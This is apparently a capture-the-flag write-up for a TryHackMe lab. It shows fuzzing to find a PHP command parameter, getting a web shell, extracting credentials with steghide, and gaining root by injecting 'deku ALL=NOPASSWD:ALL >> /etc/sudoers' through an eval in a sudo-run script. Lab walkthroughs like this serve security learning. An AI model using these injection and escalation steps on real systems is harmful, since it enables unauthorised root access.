U.A. High School writeup

Starting with an Nmap scan we see we have two open ports 22 and 80. Navigating around the website I took note of a contact us form which I attempted a few payloads but with no success.

Next I started some directory fuzzing and found and assets directory. Browsing to the the assets page gives us a white page. I decided to start up OWASP ZAP and capture the responses. When browsing to the /assets directory the web server responds with a PHP session cookie, meaning the web server is running PHP.

```
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: PHPSESSID=i8ubiouov0iskje075b8867ffq; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
```


I then browsed to the /assets/index.php knowing the web server uses php and received another white screen. I then attempted to fuzz for php parameters with ffuf.

```
┌──[izaya@parrot]─[~/tryhackme/UA]
└─$ ffuf -u 'http://10.10.68.58/assets/index.php?FUZZ=id' -mc all -ic -t 100 -
w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-small-words-lowercase
.txt -fs 0
```

We find a cmd parameter.

```
cmd                     [Status: 200, Size: 72, Words: 1, Lines: 1, Duration: 113ms]
:: Progress: [38267/38267] :: Job [1/1] :: 1046 req/sec :: Duration: [0:00:41] :: Errors: 0 ::
```

If we request the page we get a base 64 encoded reply for the command we ran (id). Identifying us as www-data.



From there a put a php shell in the cmd parameter and received a shell. Browsing the file system we see a Hidden_Content directory with a passphrase.txt file. After decoding the base64 text we get the phrase AllmightForEver!!!. I tried this as the password for the User Deku and for root and didn't have success.

```
www-data@ip-10-10-55-250:/var/www$ ls
Hidden_Content
html
www-data@ip-10-10-55-250:/var/www$ cd Hidden_Contenet
cd Hidden_Contenet
bash: cd: Hidden_Contenet: No such file or directory
www-data@ip-10-10-55-250:/var/www$ cd Hidden_Content
cd Hidden_Content
www-data@ip-10-10-55-250:/var/www/Hidden_Content$ ls
ls
passphrase.txt
www-data@ip-10-10-55-250:/var/www/Hidden_Content$ cat passphrase.txt
cat passphrase.txt
QWxsbWlnaHRGb3JFdmVyISEhCg==
www-data@ip-10-10-55-250:/var/www/Hidden_Content$ echo 'QWxsbWlnaHRGb3JFdmVyISEhCg==' | base64 -d
<nt$ echo 'QWxsbWlnaHRGb3JFdmVyISEhCg==' | base64 -d
AllmightForEver!!!
www-data@ip-10-10-55-250:/var/www/Hidden_Content$
```

Browsing the assets directory we find and images folder with two images. One of the images oneforall.jpg doesn't open. Running the file command identifies the file as just data which is weird. Opening the file in a hex editor we see that it has PNG file headers.

```
www-data@ip-10-10-155-251:/var/www/html/assets/images$ file onefo
file oneforall.jpg
oneforall.jpg: data
www-data@ip-10-10-155-251:/var/www/html/assets/images$
```

```
00000000  89 50 4E 47  0D 0A 1A 0A  00 00 00 01  01 00 00 01  00 01 00 00  FF DB 00 43  00 06 04 05  06 05 04 06  06 05 06 07  07 06 08 0A  .PNG.....................C.....
00000028  10 0A 0A 09  09 0A 14 0E  0F 0C 10 17  14 18 18 17  14 16 16 1A  1D 25 1F 1A  1B 23 1C 16  16 20 2C 20  23 26 27 29  2A 29 19 1F  .....................%...#... , #&')*)..
00000050  2D 30 2D 28  30 25 28 29  28 FF DB 00  43 01 07 07  07 0A 08 0A  13 0A 0A 13  28 1A 16 1A  28 28 28 28  28 28 28 28  28 28 28 28  -0-(0%()(...C...........(...(((((((((((
00000078  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  ((((((((((((((((((((((((((((((((((((((..
000000A0  00 11 08 02  3A 04 74 03  01 22 00 02  11 01 03 11  01 FF C4 00  1F 00 00 01  05 01 01 01  01 01 01 01  00 00 00 00  00 00 00 01  ....:.t.."..............................
000000C8  02 03 04 05  06 07 08 09  0A 0B FF C4  00 B5 10 00  02 01 03 03  02 04 03 05  05 04 04 00  00 01 7D 01  02 03 00 04  11 05 12 21  ..........................}........!
000000F0  31 41 06 13  51 61 07 22  71 14 32 81  91 A1 08 23  42 B1 C1 15  52 D1 F0 24  33 62 72 82  09 0A 16 17  18 19 1A 25  26 27 28 29  1A..Qa."q.2....#B...R..$3br........%&'()
00000118  2A 34 35 36  37 38 39 3A  43 44 45 46  47 48 49 4A  53 54 55 56  57 58 59 5A  63 64 65 66  67 68 69 6A  73 74 75 76  77 78 79 7A  *456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
```

I first just tried to change the file type to PNG and attempted to open the file again, but that didn't work. I then edited the file header to be a JPG file header and was able to open the image.

```
00000000  FF D8 FF E0  00 10 4A 46  49 46 00 01  01 00 00 01  00 01 00 00  ......JFIF..........
00000014  FF DB 00 43  00 06 04 05  06 05 04 06  06 05 06 07  07 06 08 0A  ...C................
00000028  10 0A 0A 09  09 0A 14 0E  0F 0C 10 17  14 18 18 17  14 16 16 1A  ....................
0000003C  1D 25 1F 1A  1B 23 1C 16  16 20 2C 20  23 26 27 29  2A 29 19 1F  .%...#... , #&')*)..
00000050  2D 30 2D 28  30 25 28 29  28 FF DB 00  43 01 07 07  07 0A 08 0A  -0-(0%()(...C.......
00000064  13 0A 0A 13  28 1A 16 1A  28 28 28 28  28 28 28 28  28 28 28 28  ....(...((((((((((((
00000078  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  ((((((((((((((((((((
0000008C  28 28 28 28  28 28 28 28  28 28 28 28  28 28 28 28  28 28 FF C0  ((((((((((((((((((..
```

But what next? Remember we found a passphrase earlier that didn't work for much so I thought maybe there is embedded data in this image so I used steghide to extract data using the passphrase "AllmightForEver!!!" and boom we get a some creds.

```
┌[✗]─[izaya@parrot]─[~/tryhackme/UA]
└──╼ $steghide extract -sf j.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
┌[izaya@parrot]─[~/tryhackme/UA]
└──╼ $cat creds.txt
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them,
delete this file:

deku
```

We can then ssh as deku.

```
Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Thu Feb 22 21:27:54 2024 from 10.0.0.3
deku@ip-10-10-155-251:~$
```

Then we can read the user.txt file in Deku's home directory and get our first flag.

Next we work on the root flag so I see what commands deku can run as root. Deku can run a bash script called feedback.sh as root.


```
deku@ip-10-10-155-251:~$ sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on ip-10-10-155-251:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User deku may run the following commands on ip-10-10-155-251:
    (ALL) /opt/NewComponent/feedback.sh
```

Reading this file you can see that it takes a input as variable feedback and then does some checks to see if it has bad characters and if it doesn't have bad characters it will run the eval command and echo whatever we put in.

```
deku@ip-10-10-155-251:~$ cat /opt/NewComponent/feedback.sh
#!/bin/bash

echo "Hello, Welcome to the Report Form       "
echo "This is a way to report various problems"
echo "    Developed by                        "
echo "        The Technical Department of U.A."

echo "Enter your feedback:"
read feedback

if [[ "$feedback" != *"\`"* && "$feedback" != *")"* && "$feedback" != *"\$("* && "$feedback" != *"|"* && "$feedback" != *"&"*
&& "$feedback" != *";"* && "$feedback" != *"?"* && "$feedback" != *"!"* && "$feedback" != *"\\"* ]]; then
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi
```

Now we don't have permissions to edit the script and we cant add on a command because of the checks the file does. However, we can basically echo whatever we want into whatever file we want. So, I decided to just echo deku into the sudoers file giving me root permissions.

```
Hello, Welcome to the Report Form
This is a way to report various problems
    Developed by
        The Technical Department of U.A.
Enter your feedback:
deku ALL=NOPASSWD:ALL >> /etc/sudoers
deku ALL=NOPASSWD:ALL >> /etc/sudoers
It is This:
Feedback successfully saved.
deku@ip-10-10-121-47:/opt/NewComponent$ sudo su
sudo su
root@ip-10-10-121-47:/opt/NewComponent# cat /root/root.txt
cat /root/root.txt
root@myheroacademia:/opt/NewComponent# cat /root/root.txt
```



We can then cat out the root flag.